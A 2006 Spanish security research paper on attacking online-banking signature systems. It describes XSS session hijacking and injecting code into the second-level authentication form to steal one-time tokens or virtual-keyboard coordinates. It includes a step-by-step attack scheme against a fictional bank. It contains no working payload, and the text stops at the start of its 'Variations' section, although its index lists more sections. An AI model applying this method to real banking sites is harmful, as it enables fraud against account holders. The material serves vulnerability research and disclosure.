Banca Electrónica
Nuevos Vectores de Ataque

(versión pública)

Hugo Vázquez Caramés

01 de junio de 2006

ÍNDICE

RESUMEN EJECUTIVO.....Pag. 3

RESUMEN TÉCNICO.....Pag. 4

1. OBJETIVO DEL DOCUMENTO .....Pág. 5

2. ESCENARIO COMÚN. PRECEDENTES.....Pág. 6

a. Primer nivel de validación .....Pág. 6

b. Segundo nivel de validación (firma) .....Pág. 7

3. VECTOR DE ATAQUE PRINCIPAL .....Pág. 8

a. Lógica del mecanismo de protección (2ª validación o firma).....Pág. 8

b. El talón de Aquiles de los sistemas de firma .....Pág. 8

c. Inyecciones de Código "Internas".....Pág. 9

4. NUEVO VECTOR DE ATAQUE.....Pág. 10

5. DESCRIPCIÓN DE UN ATAQUE EN UN CASO REAL .....Pág. 12

6. VARIACIONES.....Pág. 17

a. Captura de coordenadas del teclado virtual ..... Pág. 17

b. Decodificación "directa" de las coordenadas del teclado ..... Pág. 19

c. Troyanización del teclado virtual..... Pág. 19

7. RECOMENDACIONES FINALES.....Pág. 22

8. CONCLUSIONES .....Pág. 22

RESUMEN EJECUTIVO

El acceso en Internet a las aplicaciones web de uso restringido, se protege normalmente mediante una combinación de usuario y contraseña que se debe facilitar antes de entrar en la zona "privada".

La banca on-line emplea además como sistema de seguridad adicional, y para las operaciones de riesgo, un mecanismo de protección conocido habitualmente como "firma". Cuando un usuario desea realizar una transferencia entre cuentas por ejemplo, se le solicita que se identifique (que firme). Esta identificación se lleva a cabo de distintas maneras en función del banco: unas entidades utilizan teclados virtuales, otras una tarjeta de coordenadas, otros dispositivos físicos que generan claves de un solo uso, etc...

Lo que tienen en común todos estos sistemas de firma, es que están destinados a identificar al usuario que realiza la operación, para esa operación en particular. Dicha identificación se realiza gracias a una información que el usuario envía al servidor. La confianza de este mecanismo de seguridad, radica principalmente en que la "información" que el usuario envía solo autoriza dicha operación, de manera que para cada gestión bancaria hay que volver a introducir la "firma" correspondiente. Este mecanismo es muy propio del sector de la banca y se viene utilizando para evitar cierto tipo de ataque muy conocido en el mundo de la seguridad informática.

El informe que a continuación se expone presenta un perfil de los resultados obtenidos en el estudio de los mecanismos de seguridad utilizados habitualmente por el sector de la banca electrónica, en concreto el sistema de firma para operaciones de riesgo. Dicho perfil demuestra que independientemente de la solución empleada (teclados virtuales, tarjetas de coordenadas, etc) existen distintas posibilidades de afectar la seguridad de dichos sistemas.

Las metodologías que se describen en el siguiente informe no son nuevas ni presentan ninguna técnica "desconocida" o novedosa en cuanto a la base técnica en la que se sustentan. El presente informe sin embargo, sí que muestra un nuevo enfoque en el uso de las técnicas "tradicionales" de intrusión para conseguir romper la seguridad de los sistemas de firma que utiliza la banca electrónica.

Las conclusiones que se desprenden del estudio es que actualmente, la gran mayoría de métodos de "firma" que utiliza la banca electrónica son susceptibles de verse comprometidos por toda una serie de vectores de ataque.

RESUMEN TÉCNICO

La protección de las aplicaciones web viene siendo desde hace varios años uno de los mayores retos de los programadores. La dificultad de la protección de dichas aplicaciones radica en gran parte en que el protocolo de base que se utiliza para las comunicaciones entre el cliente y el servidor (http/https) no es seguro.

Uno de los mayores problemas del protocolo http, es la inexistencia de un mecanismo de seguimiento de sesión que sea formalmente seguro. Desde hace muchos años vienen realizándose distintas propuestas relativas a dichos mecanismos, por ejemplo la RFC 2109 de Febrero de 1997, la RFC 2964 y 2965 de Octubre de 2000, etc, o las posteriores propuestas de algunos fabricantes en concreto.

La problemática de la inseguridad del seguimiento de sesión en comunicaciones http ha intentado solventarse en el entorno bancario mediante el uso de un mecanismo de validación (la firma) que adolece de un contexto de sesión, y que por lo tanto en principio no es vulnerable a ataques de secuestro de sesión.

La "firma" en el sector de la banca electrónica, es aquella identificación que se le solicita al usuario cada vez que este quiere realizar una operación "delicada". Esta identificación, independientemente del método empleado (teclados virtuales, tarjetas de coordenadas, "tokens", claves de un solo uso, o combinaciones de varios de los anteriores) tiene por objeto validar al usuario solo para esa operación en concreto. Generalmente esta validación se pide en el último paso de confirmación de una operación de riesgo (por ejemplo una transferencia económica), y únicamente valida los datos enviados en el paso del formulario antes mencionado.

El siguiente informe pretende mostrar como este esquema de validación, que se emplea para evitar la suplantación de identidad es vulnerable a los mismos ataques que se vienen empleando para secuestrar sesiones http, utilizando las mismas técnicas, únicamente en un contexto y unas circunstancias distintas a las habituales.

Siendo estrictos, este informe no presenta ninguna técnica nueva ni innovadora, sin embargo, sí demuestra que la aplicación de las técnicas de ataque "clásicas", en ciertos escenarios, y haciendo uso de un poco de imaginación pueden poner en riesgo gran parte de los sistemas de firma actualmente en uso por el sector de la banca electrónica.

En el siguiente texto se hace referencia a conceptos como "Inyección de Código", "Cross Site Scripting", "Envenenamiento de Caché", "Sesión http", "Identificador de Sesión", "Cookie", "Secuencia" o "Estado" de una sesión, etc. La explicación detallada de cada una de estos conceptos particulares no es el objetivo de este documento, por lo que se recomienda estar familiarizado con dicha terminología.

OBJETO DEL DOCUMENTO

El presente documento tiene por objeto mostrar nuevas estrategias o vectores de ataque a los sistemas de autentificación de banca electrónica. Este documento está basado en la investigación concreta de una entidad bancaria, y sus conclusiones afectan a un ámbito lo suficientemente amplio como para poder aplicarse a cualquier entorno web, aunque son de especial interés sus repercusiones en el entorno de la banca.

Este documento NO tiene por objeto convertirse en una guía de explotación práctica, ni ser una referencia para llevar a cabo acciones ilegales sobre sistemas telemáticos.

Toda la información que se muestra a continuación, se ha obtenido lícitamente mediante la observación del comportamiento lógico de una aplicación. Sus conclusiones son el fruto de un minucioso estudio sobre un sistema de banca on-line. Las técnicas que se explican pueden no ser aplicables directamente en muchos casos.

ESCENARIO COMÚN. PRECEDENTES

Primer nivel de validación

Los sistemas de banca on-line, habitualmente utilizan dos niveles de autentificación. El primer nivel es el que se emplea para dar acceso al usuario a su entorno de banca electrónica, es decir, es el primer usuario y contraseña que pide el aplicativo. Con esta validación, el usuario puede realizar tareas de "supervisión", puede ver datos, pero no modificarlos (generalmente). Esto supone, poder comprobar el estado de las cuentas, su saldo, etc. Este primer nivel, puede usar distintos tipos de autentificación: usuario y contraseña estáticos, tarjeta de coordenadas, "token" físico, etc. Sea cual sea el método de validación, una vez autenticado, el usuario (su navegador) obtiene una serie de identificadores de sesión y/u otros parámetros que le sirven al servidor para llevar a cabo el seguimiento del cliente. Es decir, que el servidor, mantiene el estado de la sesión y puede diferenciar a varios clientes gracias a esta información que ambos extremos de la comunicación intercambian entre si en la capa de aplicación (http/https).

Esta mecánica no tiene nada de novedoso, y es con sus pequeñas variaciones e implementaciones, el esquema comúnmente empleado para llevar a cabo el seguimiento de sesión en aplicaciones que usan el protocolo http. Por otra parte como es de dominio público, este mecanismo no es completamente seguro... En una comunicación TCP/IP que utiliza un solo "socket", el estado de la sesión se implementa en el nivel 4 de la capa OSI (TCP), mediante el uso de números de secuencia. En una comunicación http, se utilizan varios "sockets", de manera que no es factible, utilizar el esquema clásico de TCP. Para solucionar este problema, el seguimiento de sesión se realiza a nivel de aplicación, mediante el uso de cierta información (identificadores de sesión, cookies, etc) que le permite al servidor, diferenciar a los clientes entre si. Aunque existen métodos de seguimiento de sesión más seguros, cómo por ejemplo a través del propio protocolo SSL, solo algunos fabricantes lo implementan, y no es común verlo en producción por motivos cuya explicación no es el objetivo de este documento.

¿Por qué no son seguros los sistemas de seguimiento de sesión http comúnmente utilizados?

Tal y como se ha comentado, el seguimiento de las sesiones http se lleva a cabo mediante un "cierta información", que se transmite a través del propio protocolo http, ya sea en la URL, en las cabeceras, etc. Dicha información es accesible a través de "client side scripting", es decir, lenguajes de programación cuya finalidad principal es ejecutarse en el lado del cliente de la comunicación http. Dichos lenguajes (javascript, HTML, DHTML, etc), han ido evolucionando con el objetivo de añadir funcionalidad a la navegación web, y es este aumento en la funcionalidad lo que también ha incremento la inseguridad de este tipo de comunicaciones. Muchas veces dichos lenguajes han intentado eliminar parte de la carga de trabajo del servidor, a costa de mayor "poder" de ejecución en el lado del cliente. En la actualidad, todos los datos que se puedan utilizar para llevar a cabo un seguimiento de sesión http, se envíen como se envíen, son susceptibles de ser capturados de manera directa o indirecta mediante "client side scripting". Y esto es un problema.

Tradicionalmente, los intrusos han venido utilizando técnicas como "Cross Site Scripting" o "Inyección de Código", para capturar las credenciales de una sesión válida y así poder suplantar la identidad del usuario.

Actualmente, no existe, al menos formalmente demostrado, ninguna aplicación web, invulnerable a un secuestro de sesión o suplantación de identidad. Contrariamente a la creencia popular, ni tan siquiera la comprobación de la IP de origen de conexión es suficiente como para impedir ataques de secuestro de sesión. Librerías como XMLhttp, permiten construir peticiones http a bajo nivel, y hacer que la propia víctima sea quien realice dichas peticiones en lugar del atacante, es decir, a modo de "proxy", invalidando así la protección por IP de la aplicación web del servidor.

Segundo nivel de validación (firma)

El sector de la banca, consciente de la existencia del problema de secuestro de sesiones, ha venido utilizando un segundo nivel de autentificación, dentro de la propia sesión.

Esta segunda autentificación se pide en todas aquellas operaciones "de riesgo", como por ejemplo, una transacción económica, una orden de compra/venta de acciones, un cambio de contraseña, etc. Es decir, todas aquellas operaciones que puedan suponer pérdidas económicas o daños "inmediatos" a la entidad, en caso de fallo. Esta segunda contraseña, se suele pedir en el último paso del formulario de la operación "crítica", pongamos por ejemplo, una transferencia bancaria a una cuenta externa. Es en este último paso (la confirmación final de los datos), cuando se realiza esta segunda autentificación (firma), y que a diferencia de la primera no sirve para generar ninguna sesión sino que únicamente es un mecanismo para confirmar la identidad del usuario que realiza esa operación en concreto dentro de la sesión válida. La finalidad de este mecanismo es evitar que un atacante pueda hacer uso de una sesión válida en la aplicación bancaria (por ejemplo, si alguien olvida cerrar la sesión con su banco en un ordenador de acceso público). La autentificación en este segundo nivel, puede ser, al igual que en el primer nivel, mediante contraseña estática, mediante teclado virtual, tarjeta de coordenadas, "token" físico, o una combinación de varios de los anteriores métodos. En cualquier caso, la segunda autentificación (firma) no sirve para obtener una sesión, y por lo tanto, en principio, no parece ser susceptible de un ataque de secuestro de sesión, en cuanto no existe un nuevo contexto de sesión.

Este sistema de protección de las sesiones de banca electrónica, se ha considerado desde siempre seguro, al menos conceptualmente. Si analizamos la lógica de este esquema de protección, vemos que al parecer, en el "peor" de los casos, un intruso, podría secuestrar una sesión de un usuario de banca (mediante obtención del estado de la sesión), pero nunca podría realizar una operación de riesgo. Es decir, que el intruso podría visualizar los datos de las cuentas de la víctima, pero nunca podría realizar un movimiento económico, pues como se ha descrito, la segunda autentificación no es susceptible a secuestros de sesión. Teniendo en cuenta que además, las comunicaciones de banca on-line van cifradas mediante "Secure Socket" Layer", no parece viable poder acceder a los datos de validación del segundo nivel, al menos, sin estar en el mismo segmento físico que la víctima (mediante un clásico ataque tipo "SSL man-in-the-middle"). No hablaremos de este caso concreto, ya extensamente documentado y conocido.

En definitiva, el punto fuerte de los sistemas de banca on-line, ha sido desde siempre, este segundo nivel de autentificación también conocido como "firma".

VECTOR DE ATAQUE PRICIPAL

Lógica del mecanismo de protección (2ª validación o firma)

Anteriormente hemos apuntado conceptualmente que es posible secuestrar una sesión http mediante técnicas de "Cross Site Scripting" o "Inyección de Código". Para proseguir, supondremos que un atacante ya ha superado el primer nivel de validación de una entidad bancaria mediante el secuestro de una sesión, y por lo tanto tiene acceso a la misma sesión que su victima.

Tal y como ya se ha descrito, para cada operación de riesgo se requiere una validación de "2º nivel" o firma. Esta validación no establece un contexto de nueva sesión susceptible de ser secuestrada. En definitiva, si un atacante consigue saltarse el primer nivel mediante un secuestro de sesión, aun necesita "conocer" los datos de autentificación del 2º nivel, los cuales, para mayor complicación, en muchos casos, ni tan siquiera son estáticos, sino que pueden tener valores distintos en cada ocasión ("tokens", tarjetas de coordenadas, etc). Sin embargo una cosa si parece posible: si el atacante que ya tiene acceso a la sesión de su victima es capaz de "interceptar" los datos de dicha 2ª validación o firma, para una transacción en concreto, y conoce el "estado de la sesión" de su victima, en principio, no parece existir impedimento técnico para que el atacante pueda suplantar a la víctima en dicho paso de la transacción.

El "talón de Aquiles" del sistema de firma.

El proceso de secuestro de sesión http para burlar el primer nivel es bastante simple, solo se necesita que aparezca el típico fallo de programación por el cual no se valida la entrada de datos en algún formulario, o una inyección de código en cualquier página que pueda ser explotada externamente. Debido a que la aplicación misma realiza el seguimiento de sesión en toda la "zona" que requiere 1ª validación, un problema de "Inyección de Código" probablemente le permitiría a un atacante obtener sin problema el estado de la sesión. Sin embargo para burlar el segundo nivel solo existen ciertos puntos interesantes para el ataque de "Inyección de Código": las páginas que muestran el formulario para introducir la 2ª validación (firma). ¿Qué se conseguiría con la inyección de código en una de dichas páginas? Pues, si dicha inyección de código es controlable por un atacante, éste puede modificar por completo el comportamiento de la página que solicita la 2ª validación (firma). El problema que aparece en este punto es cómo controlar externamente dicha inyección. Pongamos un ejemplo: supongamos que el atacante puede conocer el estado de la sesión de la víctima y por tanto, puede realizar peticiones "validas" suplantando su identidad. El atacante además, descubre que una de las páginas donde se pide 2ª validación (firma) es susceptible de inyección de código. Consecuentemente, aquí se plantean dos casos:

Primero: La inyección se puede realizar "externamente".

Definiremos como inyección externa a aquella que se puede realizar de alguna de las siguientes maneras:

- Desde fuera de la aplicación misma
- Desde otra sesión válida (distinto usuario)

En este primer caso (inyección externa), el atacante ya tiene el elemento que le faltaba, por tanto puede modificar el comportamiento de dicha página, es decir inyectar un formulario falso, redireccionar la petición http, etc. El atacante está en condiciones de obtener el "token" y puede usarlo para realizar una transacción. Este caso no es muy común pero de cualquier modo, podemos afirmar que hablamos del "típico" problema de inyección de código.

Segundo: La inyección se puede realizar "internamente", es decir se puede realizar la inyección, pero solo desde la misma sesión del usuario. Aunque parezca extraño, es un caso harto común en aplicaciones web. Son aquellos problemas de inyección de código, en los que solo el propio usuario puede llevar a cabo la inyección. Estos casos, usualmente se catalogan como "no peligrosos", pues no parece que tenga sentido "auto" inyectarse código en la propia sesión.... Pues bien, veamos un escenario en el que este tipo de inyecciones pueden ser muy útiles para un intruso.

Inyecciones de código "internas"

Es precisamente en este contexto el que aparece un nuevo vector de ataque que hasta el momento no se había contemplado, pues hasta ahora, nadie encontraba sentido al hecho de poder realizar una inyección de código desde la propia sesión del usuario. ¿Por qué? Porque las aplicaciones web con zonas restringidas a usuarios registrados normalmente solo disponen de un nivel de validación seguido luego de un seguimiento de sesión convencional. Así pues el esfuerzo de los intrusos hasta el presente solo se centraba en poder controlar su inyección de código desde el "exterior" porque una vez conseguida la sesión del usuario ya tenían acceso a toda la aplicación. Es precisamente en el contexto de banca on-line -donde existe un segundo nivel de validación- en el que las inyecciones en la propia sesión cobran una importancia vital. Podrán comprobar los usuarios de banca on-line más curiosos, que generalmente, es posible inyectar código desde la propia sesión con relativa facilidad. ¿Por qué? A caso porque las auditorias de seguridad se centran, principalmente, en comprobar las aplicaciones de banca, desde la zona "pública", más que desde la zona "privada".

No obstante y en principio, no existe impedimento para que el intruso cree una cuenta bancaria en una entidad, solicite acceso online y posteriormente estudie el comportamiento de la web, desde la zona de usuarios registrados...

NUEVO VECTOR DE ATAQUE

Como se ha acaba de apuntar, aparentemente no tiene sentido inyectar código en la propia sesión, excepto en algunos casos. Supongamos el siguiente escenario: un intruso ha sido capaz de secuestrar una sesión de un usuario válido. El intruso sabe de la existencia de un problema de inyección de código en la zona "privada", es decir, una vez validado -esto puede obtenerlo tras haber realizado un estudio previo desde otra cuenta o en el mismo momento del secuestro, desde la propia sesión de la víctima-. Si el intruso está en la misma sesión que la víctima y puede "auto-inyectarse" código ¿Se ejecutará dicho código en el navegador de la victima?
Existen al menos dos casos:

1) La inyección es de tipo "estático" o "permanente": es decir, una vez inyectado el código en una determinada parte de la aplicación web, este código queda almacenado en una base de datos.
2) La inyección es de tipo "dinámico" o "no permanente": o sea, la inyección tiene un tiempo de vida limitado y no se almacena al menos permanentemente en ningún sitio (es importante este matiz).

De acuerdo con lo comentado anteriormente, el caso más "interesante" para un atacante es poder inyectar código EXACTAMENTE en el paso del formulario donde se exige la 2ª autentificación (firma) para poder manipular el comportamiento de dicho formulario. No es común encontrar inyecciones de tipo "estático" o permanentes en ese paso del formulario pero de existir, el "juego" para el atacante prácticamente habría terminado.

El caso de inyecciones de tipo "dinámico" o "no permanente", son menos frecuentes aún pero no por ello despreciables. Partiendo de que la página del formulario correspondiente a la segunda validación es dinámica, pues normalmente se deben reflejar los datos del usuario, su nombre, apellidos, cuentas, o datos del propio perfil (preferencias, etc), existe un caso que es especialmente curioso y delicado al mismo tiempo: estamos hablando de aquellos sistemas o aplicaciones que mantienen una "conciencia" del paso del formulario, o del paso de la sesión en el que se encuentra el usuario, de manera que impiden que éste pueda enviar mediante distintas peticiones, información distinta para el mismo paso de la sesión. El efecto que observará el usuario común es que en un determinado paso del formulario -donde realizamos el POST- no es posible utilizar el navegador para retroceder y modificar los datos del formulario. Esto significa que el usuario no puede modificar estos datos mediante la repetición del POST pues la aplicación web devuelve la misma respuesta que ya se obtuvo anteriormente para ese mismo paso.

Este comportamiento, que se ha bautizado como "el efecto formulario tozudo", es muy peligroso por las siguientes razones:

1) Puede permitir ataques "man-in-the-middle" en sistemas OTP (One Time Password).
2) Puede permitir ataques "man-in-the-middle" en sistemas que usan "tokens" (RSA Secur-ID, etc).
3) En general, puede permitir ataques "man-in-the-midle" en sistemas de segunda validación (firma) como los usados en banca electrónica.
4) Puede permitir burlar los sistemas de seguimiento de sesión http más avanzados, basados en testigos o pseudo-números de secuencia que se intercambian en la capa de aplicación (http).


5) Es un nuevo vector de ataque y es, conceptualmente hablando, bastante simple de combinar con otros ataques ya conocidos.

DESCRIPCIÓN DE UN ATAQUE EN UN CASO REAL


Veamos de manera esquemática cuales son todos los pasos que seguiría un intruso en un ataque al sistema de banca electrónica.

.


.


SISTEMA DE BANCA ON-LINE
3) El usuario accede a una página vulnerable a XSS y ejecuta el código script
4) El usuario envía el estado de la sesión (ID's, cookies, etc.) al intruso
INTRUSO
USUARIO LEGÍTIMO

.


SISTEMA DE BANCA ON-LINE
5) El intruso suplanta la identidad de la víctima e injecta código en el 2º formulario de autentificación (firma)
6) El usuario realiza un POST en el formulario de firma y recibe una respuesta troyanizada del formulario)
7) La versión "troyanizada" del formulario permite el robo de tokens, coordenadas del teclado virtual, etc., que son enviadas al atacante
INTRUSO
USUARIO LEGÍTIMO

.


SISTEMA DE
BANCA ON-LINE
8) El intruso tiene ahora un token válido (que aún no ha sido enviado al servidor) y puede realizar una transacción. En algunos bancos, la 2ª autentificación se realiza a través de teclados virtuales, pero con contraseñas estáticas...
INTRUSO
USUARIO
LEGÍTIMO

Veamos ahora un ejemplo de ataque sobre una entidad bancaria ficticia.

Imaginemos que la aplicación web de nuestra entidad bancaria permite, como es usual, la realización de operaciones de transferencia.

Dichas transferencias podrían realizarse a través de un formulario parecido al que se muestra a continuación:

```
(...)
<b> TRASPASO</b>
<script>
parentWin.encodedurl="https://mibanco.com/SrPd;jsessionid=0000XXX:-1";
</script>
<form name="paso1"  " method="POST" action="">
<b> Cuenta Origen:</b>
<SELECT name="cuentaorigen">
  <option value="1234-1234-00-1234567890"> 1234-1234-00-1234567890
  <option value="1234-1234-00-1234567891"> 1234-1234-00-1234567891
</SELECT>
<b> Cuenta Destino:</b>
<SELECT name="cuentadestino">
  <option value="1234-1234-00-1234567890”> 1234-1234-00-1234567890
  <option value="1234-1234-00-1234567891"> 1234-1234-00-1234567891
</SELECT>
<b> Cuenta Destino:</b>
<input type="text" name="importe" value="" size="17" maxlength="14" >
<b> Comentarios:</b>
<input type="text" name="comentarios" value="" size="36"
maxlength="50">
```

Podemos observar que en este primer paso del formulario para las operaciones de traspaso, se especifican: “cuenta de origen”, “cuenta de destino”, “importe”, etc... y “COMENTARIOS”, donde el usuario tiene la posibilidad de exponer el concepto de dicha operación. Un caso “delicado” en este ejemplo es que la aplicación bancaria no filtre la entrada de datos del usuario en el campo "comentarios" y ésta se vuelque directamente sobre una página generada dinámicamente. Por ejemplo la página en la que el usuario puede ver los detalles de transferencia. Este puede ser un caso muy simple pero muy gráfico, de un posible escenario en el que un atacante podría inyectar código* y aprovechar la situación para llevar a cabo un secuestro de sesión.

*El atacante puede realizar una transferencia desde otra cuenta de la misma entidad bancaria a la cuenta de la víctima, y aprovechar el campo "comentarios" para su inyección de código maligno. En otras ocasiones podrá usar un sistema de webmail de la propia entidad bancaria o también, cualquier otra aplicación web en el

mismo contexto que sea susceptible de un problema de "Inyección de Código" o "Cross Site Scripting".

No es objeto de este informe discutir las dificultades que un atacante encontraría al intentar aprovechar una vulnerabilidad de este tipo, o las múltiples maneras que existen para llevar a cabo dicha acción. Este documento parte de la premisa de que dichos ataques de secuestro de sesión son perfectamente posibles y factibles en la realidad.

Una vez que el intruso tiene la capacidad de acceder a la misma sesión que el usuario víctima, puede explotar una o distintas técnicas ("auto-inyección", "inyección en la caché HTTP de la aplicación", etc.) para conseguir modificar el comportamiento del formulario del 2º nivel de validación (firma). Una vez este formulario ha sido modificado, el ataque se resume a:

1. Las credenciales de la víctima son capturadas por el intruso*.

2. El intruso tiene las credenciales de la firma para una operación determinada y puede realizar por lo menos una transferencia. Decimos "por lo menos", porque en un sistema OTP (contraseñas de un solo uso) o en un sistema de "tokens" tipo RSA SecurID, solo serviría para una transacción. En algunos casos concretos el uso de contraseñas estáticas (aunque sea a través de un teclado virtual) agrava aún más la situación, pues una vez que el intruso ha obtenido las credenciales de la firma, ya no necesita volver a obtenerlas pues le sirven para cualquier futura transacción ilegal.

*La captura de las credenciales se puede llevar a cabo de distintas maneras, aunque la más sencilla parece ser que es el desvío del POST en el formulario o la creación por parte del atacante de otro completamente falso.

VARIACIONES

De lo expuesto hasta ahora se deduce que la inyección de código en las páginas de 2ª autentificación o firma, son extremadamente delicadas y explotables en un entorno real, y pueden comprometer los actuales sistemas de validación de la banca electrónica.

